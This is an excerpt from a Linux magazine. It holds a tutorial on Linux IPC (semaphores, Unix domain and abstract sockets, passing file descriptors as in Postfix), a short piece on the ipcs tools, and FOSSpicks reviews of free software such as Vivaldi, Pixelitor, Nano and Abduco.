You may expected this to behave like a poor man's terminal-to-terminal copy utility, but what does it really do? Try it yourself, and check the answer below.

### One at time

The code should "mostly work", however strings may occasionally appear cut off or mangled. This is a typical example of "race condition": both programs compete for the single memory region. Say, **shmwrite** may overwrite a string that **shmread** is printing now. To fix this, we need to serialise memory access.

There is a dedicated System V IPC synchronisation primitive, and it's called "semaphore". Akin to real semaphore that



Unix sockets are at the base of D-Bus, which vital for modern Linux desktop. This context menu is also a result of IPC.

controls railroad traffic, IPC semaphore serialises process access to a resource but only as long as all processes obey the semaphore signals. If only one train ignores semaphore, there will be a crash. In Unix, the situation is the same (albeit the consequences are hopefully less dramatic).

Semaphore is operated very similarly to shared memory segment (and other System V IPC primitives that we don't cover here). You use an **ftok()**-generated key to obtain a semaphore identifier with **semget()**, then you can call **semop()** to perform semaphore operations. But what are they?

At its most basic level, semaphore is simply an array of zero-initialised counters. You can increment or decrement them, or check if semaphore stores a non-zero value. What's the trick, you ask? Semaphore can never become negative: if you try to decrement a counter too much, **semop()** will block until some other process increments it enough. There is also the "wait-for-zero" operation, which blocks **semop()** until semaphore is zeroed. You can request **semop()** to perform more than one operation at time, and they will happen atomically. Either all operations will succeed or none of them, and no process will be able to interleave between **semop()** checking a semaphore value and changing it. This is very different from naive implementations using a shared integer variable.

For our case, we need semaphore with two counters: the read lock and the write lock. When **shmwrite** wants to change shared memory contents, it increments the write lock, and decrements it back when done. **shmread** waits for the write lock to become zero and increments the read lock, which in turn waits for zero in **shmwrite**. This makes running **shmwrite** and **shmread** mutually exclusive. Multiple readers and writers are permitted though, which may not be what you want (but is OK in our case).

### More to try

The IPC primitives we cover here are arguably the most popular ones in Linux. But historically, Unix provided many more mechanisms, and they are still available.

First, there are named pipes or FIFO channels. As non-abstract Unix sockets, they look like a special file (you can create one with the **mkfifo** command), and they are good for piping output between unrelated processes. There are also message queues that may come handy if your process communication fits into a messaging pattern.

```
File Edit View Bookmarks Settings Help
[val@y550p ~]$ ipcs
----- Message Queues -----
key          msqid        owner        perms        used-bytes   messages
----- Shared Memory Segments -----
key          shmid        owner        perms        bytes        nattch       status
0x00000000  262144       val          700          1848         2            dest
0x00000000  294913       val          700          4284         2            dest
0x00000000  327682       val          700          3192         2            dest
0x00000000  360451       val          700          1848         2            dest
0x00000000  393220       val          700          2400         2            dest
0x00000000  425989       val          700          9888         2            dest
0x00000000  458758       val          700          4224         2            dest
0x00000000  491527       val          700          163904       2            dest
0x00000000  2326536      val          700          9568         2            dest
0x00000000  557065       val          700          29472        2            dest
0x00000000  2424842     val          700          9568         2            dest
0x00000000  2228235     val          700          27264        2            dest
0x00000000  655372       val          700          1936         2            dest
0x00000000  688141       val          700          2600         2            dest
0x00000000  720910       val          700          1144         2            dest
0x00000000  3506191     val          700          2304         2            dest
0x00000000  786448      val          700          16800        2            dest
0x00000000  819217      val          700          9216         2            dest
0x00000000  2588690     val          700          2640         2            dest
0x00000000  2523155     val          700          4196352      2            dest
0x00000000  917524      val          700          1024         2            dest
0x00000000  950293      val          700          9216         2            dest
```

A typical Linux system will have many shared memory regions (mostly private, as the zero key suggests), and a few semaphores as well.

The synchronisation code for **shmread** and **shmwrite** is almost identical and looks like this:

```
...
#include <sys/sem.h>

/* This is for shmread.c */
struct sembuf rlock[2] = {
    1, 0, 0,
    0, 1, SEM_UNDO
};
struct sembuf runlock = {
    0, -1, 0
};

int main(int argc, char **argv)
{
    ...
    semid = semget(key, 2, IPC_CREAT | 0666);
    semop(semid, &rlock[0], 2);
    printf("%s\n", seg);
    semop(semid, &runlock, 1);
    ...
}
```

Note we re-use the shared memory key for the semaphore. Again, we start with `semget()` that creates semaphore if it doesn't exist and sets up permissions. The second argument is number of semaphores (counters) we want. Here, we need two: read lock (number 0) and write lock (1). `semop()` takes semaphore id and struct `sembuf[]` array describing operations to perform; its third argument is the array size. This first member of struct `sembuf`, `sem_num`, refers to semaphore number (zero-based). The next one, `sem_op`, is basically counter increment (or decrement, if it's negative), or

"wait-for-zero" operation if it is zero. Please spend a second understanding how lock and unlock operations are expressed in these terms. The operations aren't undone automatically on process termination unless you include **SEM\_UNDO** in **sem\_flags** (the third field). It is really bad idea to exit having semaphore locked. Other processes may spend ages waiting for it to unlock, which may never happen in this scenario.

With this fix in place, you should no longer see broken strings. The reader can still lose some text, however, as it has no way to signal to the writer whether it is done with the current line. In a nutshell, semaphores are similar to pthread mutexes except they work system-wide across processes, not threads that share a single address space. We discussed the System V flavour here; there are also POSIX semaphores, which are somewhat simpler to use.

### Sockets revisited

Shared memory enjoys the benefits of being lightweight, but sometimes you need a higher-level abstraction. Sockets come in handy here, and although two Linux process can certainly communicate via two TCP or UDP sockets (presumably, bound to a loopback device), there is a better alternative. Switch to a terminal window, and do `ls /run/dbus`. On my system, this yields:

```
total 0
srw-rw-rw- 1 root root 0 Mar 7 17:04 system_bus_
socket
```

There is a single file, and the **s** character in permissions stands for "special". It's a Unix domain socket designed especially for local,

non-networked process communication. Basically, Unix domain sockets just copy data from the buffer in one process to another. Network sockets, on other hand, pass it to the network stack for protocol parsing, checksumming, firewalling and doing all other funky things you don't need for local data.

This particular socket is from D-Bus, which is a very important thing to tie all components in modern desktop Linux system together. Note that it also has permissions associated, but given the role it plays, anyone can connect to it.

Unix domain sockets are very similar to TCP or UDP sockets we discussed in back LV007. The only notable difference is that Unix sockets belong to **AF\_UNIX**, not **AF\_INET**, and you specify a filesystem path rather than an IP address for them. To draw the parallels, we'll take the UDP example code from LV007 Core Technologies and adapt it slightly. Only the relevant parts are shown below to save space, but the complete original code can be found at [www.linuxvoice.com/mag\\_code/lv07/coretech007.tar](http://www.linuxvoice.com/mag_code/lv07/coretech007.tar).

```
#define SOCKET_PATH "/tmp/coretech"
...
struct sockaddr_un server;
sock = socket (AF_UNIX, SOCK_DGRAM, 0);
server.sun_family = AF_UNIX;
strncpy(server.sun_path, SOCKET_PATH, sizeof
server.sun_path);
```

Let's see what's going on here. First, **server** is now of the type **struct sockaddr\_un** (for Unix), not **sockaddr\_in** as before. Next, **family** is set to **AF\_UNIX** both in **server** and in the **socket()** call, and we also set the socket path (**sun\_path**) member to **/tmp/coretech**. Special files like sockets are usually kept either in **/tmp** for short-lived processes or in **/run** for system-level daemon services. A similar change was done to client code, and you should also disable broadcasting, but everything else stays pretty much the same.

If you run this program, you'll see random numbers flowing through the console. Maybe it's not too impressive now, but Unix sockets can also do some magic that standard networking sockets just can't (we'll see it in a moment). You can also check that the program really creates **/tmp/coretech**, and that this special file is left when it exits. Didn't I say that cleaning after yourself is a good habit? Anyway, it's an inconvenience, so Linux provides abstract Unix sockets. These exist purely in memory and don't leave any traces in the filesystem. To make a

Unix socket abstract, just set its first byte to **NUL** value (`\0`), like this:

```
#define SOCKET_NAME      "@/tmp/coretech"
...
strncpy(server.sun_path, SOCKET_NAME, sizeof
server.sun_path);
server.sun_path[0] = '\0';
```

Do `rm /tmp/coretech`, and run the program again. You'll see numbers flowing, as before, but there will be no socket file. Abstract socket names are just string identifiers, and could look however you want. Following the filesystem path model is a common convention, however. The `@` prefix is also chosen arbitrarily, as we overwrite it with **NUL** at the last line.

To list abstract sockets on your system, use `netstat`:

```
$ netstat -nx
...
unix 3  []  STREAM  CONNECTED  17104 /
run/dbus/system_bus_socket
unix 3  []  STREAM  CONNECTED  20463
@/tmp/dbus-OQLzhYGMTI
unix 2  []  DGRAM    42977  @/tmp/
coretech
...
```

Everything that starts with `@` is an abstract socket. Note that this displays non-abstract Unix sockets as well.

## Offloading work

Sockets, regardless of their type, are just means to convey data. However, Unix sockets are a bit more capable. As they work only locally, they can be sure that both connecting sides are Unix processes. This means they are able to pass more complex objects than just raw bytes.

Currently, these objects could be Unix credentials (which we won't discuss) or file descriptors. In either case, they are sent and received as "ancillary" (or control) messages. These messages are not part of the data payload, and you use `sendmsg()` and `recvmsg()` functions to send and receive them as predefined C structures. Messages may come in batches, so there is a set of

macros designed to quickly decode and traverse what's in the control messages buffer.

Moving the file descriptor to another process is a simple way to offload a job, like handling an incoming connection. It's actually quite common in Linux, as `fork()` preserves open file descriptors. With Unix sockets, however, you can hand out a file descriptor to a completely unrelated process, as long as it is willing to accept it.

Take a popular mailserver, *Postfix*, as an example. It needs to cut spambots quickly without incurring significant additional costs to legitimate clients. To facilitate this, the *Postfix* server usually runs the `postscreen` process, which examines incoming connections and hands them off to real SMTP processes if they pass security checks. All of this happens transparently for the connecting user, and he shouldn't notice the servicing process change.

*Postfix* is a large and complex program, but the code to pass file descriptors is quite simple. You can find it in `src/util/unix_send_fd.c` and `src/util/unix_recv_fd.c`, respectively. Below is a cut-down simplified version of the `unix_send_fd()` function:

```
int unix_send_fd(int fd, int sendfd)
{
    struct msghdr msg;
    union {
        struct cmsghdr just_for_alignment;
        char control[CMMSG_SPACE(sizeof(sendfd))];
    } control_un;
    struct cmsghdr *cmptr;
    memset((void *) &msg, 0, sizeof(msg));
    msg.msg_control = control_un.control;
    msg.msg_controllen = sizeof(control_un.control);
    cmptr = CMSG_FIRSTHDR(&msg);
    cmptr->cmsg_len = CMSG_LEN(sizeof(sendfd));
    cmptr->cmsg_level = SOL_SOCKET;
    cmptr->cmsg_type = SCM_RIGHTS;
    *(int *) CMSG_DATA(cmptr) = sendfd;
    ...
    if (sendmsg(fd, &msg, 0) >= 0)
        return (0);
}
```

## Further reading

*Advanced Programming in the UNIX Environment* is not the only resource available. The system calls and library functions we mention here have dedicated man pages. Moreover, IPC issues are covered well in the "miscellaneous" (seventh) section of `man`. There is a chapter dedicated to Unix sockets (`man 7 unix`) and the newer POSIX semaphore API (`man 7 sem_overview`). Ancillary messages are covered in `man 3 cmsg`. It's rare to have overview-style man pages, but these are lucky exceptions.

`fd` is the Unix socket descriptor, and `sendfd` is the file descriptor that *Postfix* wants to pass. The `CMMSG_SPACE()` macro returns the number of bytes required for an ancillary message with a given payload size. `struct cmsghdr` describes the control message and is often combined with a buffer for proper alignment. `struct msghdr` wraps one or more control messages and is a type that `sendmsg()` and `recvmsg()` operate on. Usually, you manipulate it with `CMMSG_*()` macros: `CMSG_FIRSTHDR()`, which returns a pointer to the first message, and `CMSG_NEXTHDR()`, which advances to the next one.

Here, a single message of type `SCM_RIGHTS` is created. It indicates to Linux that the payload is an array of file descriptors, although `unix_send_fd()` sends only one descriptor at time. The `cmsg_len` field contains data length, including necessary alignment, and again we use the helper macro, `CMSG_LEN()`, to do the math for us. Finally, we get a pointer to a data buffer with `CMSG_DATA()` and copy `sendfd` (single int value) there. Later, `sendmsg()` sends data in `msg`, and another process receives it with `recvmsg()`. From this point, both processes can use file descriptors in `msg` to refer to the same resource, albeit `fd` values can be different.


Real `unix_send_fd()` and `unix_recv_fd()` functions in *Postfix* are a bit more elaborate as they account for differences in Unix variants, but hopefully you've got the idea.

# Command of the month: `ipcs`, `ipmk` and `ipcrm`

This issue, we speak about IPC primitives. So it's quite natural to declare command of the month the one to work with them.

Actually, it's not one command but three, coming as a part of the `util-linux` package. `ipcs` lists message queues, shared memory segments and semaphores you have access

to. If you call it as root, you'll get everything in the system. If you run it now, you'll probably see a decent list of memory segments and a few semaphores. These IPC mechanisms are used extensively on all Linux systems. If you feel this is not enough, you can create new primitives with `ipcmk`. This tool creates

a requested resource, and prints its ID. You can set options like shared memory segment size or number of semaphores, and optionally, permissions. When you decide you do not need a resource, use `ipcrm` to remove it. Both keys and IDs (as returned by `ipcmk`) are accepted. 

# FOSSpicks

Sparkling gems and new releases from the world of Free and Open Source Software



Hunting snarks is for amateurs – **Ben Everard** spends his time in the long grass, stalking the hottest, free-est Linux software around.

Web browser

## Vivaldi

There's a new project trying to muscle into the already crowded world of web browsers by appealing to power users. *Vivaldi* is a new browser built using the *Blink* rendering engine from *Chrome*, the *Node.js* back end, and the *React.js* rendering engine.

When you start *Vivaldi*, the most obvious thing about the browser is that it's clearly been designed to look good with Windows 8, so doesn't really fit in with any Linux desktop. There are big colourful areas with sharp corners rather than the smooth lines of the other popular browsers. Another slightly unusual aspect of the design is that the colour scheme of the browser changes to try and fit in with the currently displayed page.

One of the goals of the *Vivaldi* project is to be the fastest web browser on the planet. This seems an ambitious goal given how much time and effort the other browser development teams have spent on


optimising their software. In our tests, we found that currently, *Firefox* (the fastest of the popular browsers) was 36% faster than *Vivaldi* in the Sunspider test. Given that this is still a technical preview we're looking at, we can't really fault *Vivaldi* for not yet being the fastest, but the *Vivaldi* team have their work cut out if they're to catch up with the others. This is especially true since the browser is built on JavaScript, which – while it is far faster than it used to be – isn't the swiftest language.

As well as speed, *Vivaldi* is aiming for power-user features. The biggest of these are notes and tab stacks. Both of these will benefit people who do a lot of research on the web. Notes enable you to store



The overall aesthetic won't fit in with most Linux desktop themes, but it does have a certain modernity that will appeal to some.

**“One of the goals of the Vivaldi project is to be the fastest web browser on the planet.”**



The ability to make notes is our favourite feature in the current version, as it makes research on the web much more pleasant than just using bookmarks.

bits of text and a screenshot linked to a website. Currently you're limited to one screenshot per note, which seems a little arbitrary and limits the usefulness of the feature. Tab stacks is the ability to bring tabs together to form two layers of tabs. In theory, it's a good way of de-cluttering your tab bar, especially if you're the sort of person that has too many tabs open for them all to fit on the screen at once. In practice, we found it fiddly to use.

We like the ideas behind *Vivaldi*, particularly the notes. If you're a web power user, it's worth checking out. However, unless it can also deliver on its aim to be the fastest browser, they could be better delivered through browser extensions or addons than by a whole new browser.

If it can deliver on its promises, *Vivaldi* will pose a serious challenge to the established players, but it still has a long way to go.

PROJECT WEBSITE  
[www.vivaldi.com](http://www.vivaldi.com)

Image editor


# Pixelitor 3

**P**ixelitor supports all the usual things you'd expect to find in an image editor. You can draw, add layers and crop, but by far the best feature is the range of filters it comes with.

If you're looking for a tool to touch up your photographs, you'll probably be better off with a proper photography tool such as *Fotoxx* (which we look at later in FOSSPicks). *Pixelitor* filters are better at manipulating images (which could be photos) in more creative ways. Take a look at the two images we've created. They both started with the same image of monkey, but the end results are very different.

Most of the filters interact with the current image, but some of them create new images – these are the ones under the Render sub-menu. With these you can create wood, clouds, plasma and other types of images. These can go in different layers to the main image, and this enables you to create new backgrounds to present an image on.

We found *Pixelitor* a great alternative to *Gimp* when we just wanted to play around with a few effects. *Pixelitor* makes this quicker and easier, but it doesn't have the depth of features that the venerable old program has. *Pixelitor* also doesn't make it easy to add new effects, as there's no plugin



The endangered Zanzibar red colobus monkey lives only on the island of Unguja on the Zanzibar archipelago, and is a surprisingly tolerant and patient subject for photography.

architecture, so you either have to make do with the effects that come with the software, or dive straight into the main codebase to add new ones. Fortunately, there are quite a lot (over 80) by default, but if you have esoteric needs, you may need to use some other software.

There isn't any documentation, so if you're not familiar with the

**“Pixelitor is a great alternative to Gimp when you just want to play around with a few effects.”**


terminology of image manipulation, this may not be the best tool to start with. However, the software is clearly laid out and the dialogs are easy to use, so despite the lack of help files, it's fairly straightforward to get started if you're broadly familiar with the area.

*Pixelitor* needs Java 8, which isn't installed in all distributions by default. The fact that it runs on Java does mean that *Pixelitor* is easy to install. Just download the file from the project website, and run it with:

```
java -jar pixelitor_3.0.0.jar
```

This should work on just about any OS (Linux-based or not) that has Java 8 installed. This has the added advantage of meaning you can use it as a portable application. Just keep the JAR file on a USB stick, and you should be able to run it on any computer you need to use (again, provided it has Java), which is great because you never know when you need to add a little creativity to an image.

**PROJECT WEBSITE**  
<http://pixelitor.sourceforge.net>



The kaleidoscope effect is one of the more creative options, and the end result is far removed from the initial image.

Filesystem explorer

# Eagle Mode


**H**ave you ever wondered what it would be like if your filesystem were a landscape and you were an eagle flying above it able to swoop down for a closer look at any area? No? Well you should! That's what *Eagle Mode* does, and it's a quirky, if not always useful, alternative to traditional file managers.

You begin by soaring above your filesystem, only able to see your root folder (there are also some applications scattered around the edge of this folder that you can drop down to). As you descend, you can make out more and more detail. What first appeared as a single rectangle for the root folder, you now see is sub-divided into sections for its contents. If you descend into any one of these, you see that they too are divided up into their contents.

The only ground in this virtual world is the files. These aren't divided up, but as you descend towards them, the amount of detail grows until you realise that you can view the contents of the file, whether it's an image, text or data.

There's a menu bar with options for all the usual file manager commands, so you can use it for all your normal admin duties should you wish, but it's probably better suited to filesystem exploration and idle curiosity than any serious work.

The graphics are rendered in OpenGL, so provided you have a powerful enough computer (it's not very demanding), everything runs smoothly, and we didn't notice and



*Eagle Mode: the most fun you can have with a file manager. But why didn't Gandalf just summon the eagles in the first place?*

stuttering. Control is via the mouse, and it's perfectly intuitive. You use the scroll wheel to move down or up, and click and drag to move around. There's a user guide next to the filesystem that you can descend into if you want a little more guidance on how to use it, but really the best way to enjoy *Eagle Mode* is to dive in and see what you can see. Now fly and be free!

**PROJECT WEBSITE**  
<http://eaglemode.sourceforge.net>

**“Eagle Mode is a quirky alternative to traditional file managers.”**

Letters animator

# Durdraw


**Y**ears ago, before Gnome, before KDE and before even Linux itself, if you needed an image on your computer, you made it out of text. Carefully placed letters (in a monospaced font of course) can make up images of almost any complexity. These images of text spawned their own art form called ASCII art. They were distributed on bulletin boards around the world long before Tim Berners Lee had even heard the word hypertext, let alone thought of building a world-spanning web of it.

ASCII art may not be as popular as it once was, but even with 4K monitors and high-performance 3D accelerators, it's not dead yet. For true aficionados, these technologies just mean that you can render fonts better. There's some character in these low-fi

images that no amount of realism will ever be able to match.

*Durdraw* is a project to breathe life into static ASCII art by helping the artist animate the picture. This is done by editing the file frame by frame and having a playback function so you can watch your creations in glorious technicolour.

*Durdraw* is a Python script, so there's no need for any complicated installation; just download the Zip file from GitHub and run it. There are a few examples to get you started, and you can also view these on the project website without installing to get a better idea of the possibilities.



Animate like it's 1989!

Once you've created your work, you can save it in *Durdraw*'s DUR format. However, this is only playable by people with *Durdraw* installed. For the rest of the world, you can export as an animated GIF. That might take away some of the magic, but it's far more compatible with other software.

**PROJECT WEBSITE**  
<http://cmang.org/durdraw>

**“Durdraw is a project to breathe life into static ASCII art.”**



Information organiser

# TreeLine


Remember when we were promised paperless offices? We can't say what yours is like, but Linux Voice Towers is awash with notes hastily scribbled down, and all manner of paper-based communications. If anything, it feels like each new year brings more paper-based notes, not fewer.

*TreeLine* is a hard to categorise, but broadly speaking its aim is to reduce the number of notes you have written down by providing another way of storing information digitally that is intuitive for some forms of data. Its basic purpose is information organisation, but that makes it sound a bit like a database or a spreadsheet (it's nothing like these). It's based on the idea that information is fundamentally hierarchical, and stores data in the form of a tree (this is the same structure as the Linux filesystem,

except instead of directories and files, it has nodes that can hold formatted information).

The example given in the documentation highlights this well: it stores information about a set of books. The first (or root) node just says that it's a collection of books. Inside this there are nodes for books you've read and unread books. Inside these are nodes for each author, and inside these are nodes for each book.

Nodes have a type, and each type corresponds to a particular set of information. For example a book could have a title, publication date, rating, outline and other information. You can create custom



Is the paperless office finally here? Probably not, but *TreeLine* is another way of helping yourself remember things.

data types so that they fit with the information you want to store.

Getting *TreeLine* to work well for you depends on finding a good hierarchy and a good set of data types. If you do this, you can quickly have an easy-to-use information store, and maybe you'll end up with a bit less paper on your desk.

**“TreeLine’s basic purpose is information organisation.”**

PROJECT WEBSITE  
<http://treeline.bellz.org>

Text Editor

# Nano

Development happens slowly with stable products, and version 2.4 of the *Nano* text editor has just come out four years after the 2.3 release. The new release – named ‘lizf’ – brings one major update: the new undo system. This should make editing a little less error prone for ham-fisted typers (like those of us at Linux Voice). Undo is done with Meta+U, and works just as it does on most other editors. This alone is enough to convince us that the update is worth it, and now we’re wondering how we managed to use *Nano* for so long without this feature.

As well as this, there are a bunch of smaller improvements, such as a new linter system and syntax highlighting, and of course, the new version also brings in a host of bugfixes.

*Nano* is hugely popular for a few reasons, but perhaps most importantly, it’s available in just about every Linux system installed in the last decade. This means that if you’re working on a server that you don’t have install permissions on, you can almost guarantee that *Nano* will be there.

## Simples

It’s also easy to use, and all the important shortcuts are displayed on screen, so you don’t have to remember anything. This is useful for people who only use command line text-editors infrequently and don’t want to have to remember huge numbers of arcane keystrokes to perform basic tasks.

While it doesn’t have a huge range of features, the simplicity and ubiquity of *Nano* makes it the editor



Other text editors may have more features, but *Nano* is always available, and that’s just as important.

of choice for many Linux users. It’s usually the terminal-based text editor of choice for anyone who doesn’t use Vim as their main editor. The new version is unlikely to convince any *Vim* users to switch over, but it’s nice to see it still getting updates after all this time.

PROJECT WEBSITE  
[www.nano-editor.org](http://www.nano-editor.org)

Session detacher

# Abduco

**A** *bduco* is a tool that enables you to run programs separately from the terminal that spawned them. In its simplest usage, you create a new session by using the **-c** flag and specifying a name for the new session, and the application you want to run with:

```
abduco -c <session name> <application name>
```

You can create as many sessions as you like provided you give each of them a distinct session name.


To detach from the session (but leave the software running), hit Ctrl+\. One of the biggest advantages of this is that, when connecting to a remote computer over SSH or similar protocol, if you log off the remote computer, the detached session will continue to run rather than terminating all the running software from that session.

To rejoin a running session use:

```
abduco -a <session name>
```

There are a few more options (take a look at the README file for more details), but that's most of the functionality. *Abduco* is a bit like a really stripped-down version of *Tmux* or *Screen*. This means that it's easy to pair it up with other software to build your own customised terminal multiplexer. If you leave the application name blank when starting a new session, *Abduco* will try to launch *DVTM* (a tiling window manager for the terminal), and create a system that's quite similar to *Tmux*. However, you could pair it up with other bits of software, or tie it

**“Abduco is like a really stripped-down version of Tmux or Screen.”**



In a pinch, you can use a session detacher like *Abduco* (or *Tmux* or *Screen*) to run a server, but you should use your distro's server tools (*init* or *systemd*) if you plan to use the server for a long time.

together in different ways. This provides far more flexibility than an all-in-one solution.

When you pair *Abduco* with *DVTM*, you get a powerful terminal multiplexer. However, by using them separately, you can have just the features you want, and not have to bog your system down with unnecessary bloat.

**PROJECT WEBSITE**  
[www.brain-dump.org/projects/abduco](http://www.brain-dump.org/projects/abduco)

Image organiser

# Fotoxx

**W**e've called *Fotoxx* an image organiser, but it's actually far more than this. It's an all-round photography tool. It can manage your images and perform a wide variety of manipulations on them. Most of these manipulations are of the 'digital darkroom' type designed to improve the quality of your pictures, for example, such as adjusting contrast, brightness, or warping.


Some of the manipulations go beyond traditional darkroom processing, such as making high dynamic range images. This takes a set of images of the same scene with differing brightness levels and combine them together so that the whole scene is correctly lit. A similar manipulation can be done with images with different focal points to make an image that is sharp

through all depths. Some of the more artistic photographers may feel that this is a step too far in the world of image manipulation, but we just like pretty pictures.

If you've got a large number of images that need adjusting in the same way, the batch-processing options in *Fotoxx* can save a lot of time, though it is quite limited. Experienced command line users may prefer CLI tools such as *ImageMagick* instead.

**Gentlemen take polaroids**

*Fotoxx* may struggle with high-end use, but it's capable enough for most amateur photographers. It can read almost every image type (including RAW), so should have no problem dealing with existing image libraries from just about any camera.



As well as managing photos, we've been using *Fotoxx* to keep track of our huge collection of screenshots.

The software may lack detailed documentation, but the examples on the website should be enough to get most people started. They highlight the different features, and it's not too difficult to work out how to perform the actions in the software if you're fairly familiar with image tools.

**PROJECT WEBSITE**  
[www.kornelx.com/fotoxx.html](http://www.kornelx.com/fotoxx.html)

## FOSSPICKS Brain Relaxers

Puzzle game

# KNetWalk

**N**etwalk is a game in which you have a grid of network components.

These components could be cables, computers or servers. They connect in different ways, and you can rotate the squares in the grid. The aim of the game is to connect all the computers to the server using all the cables.

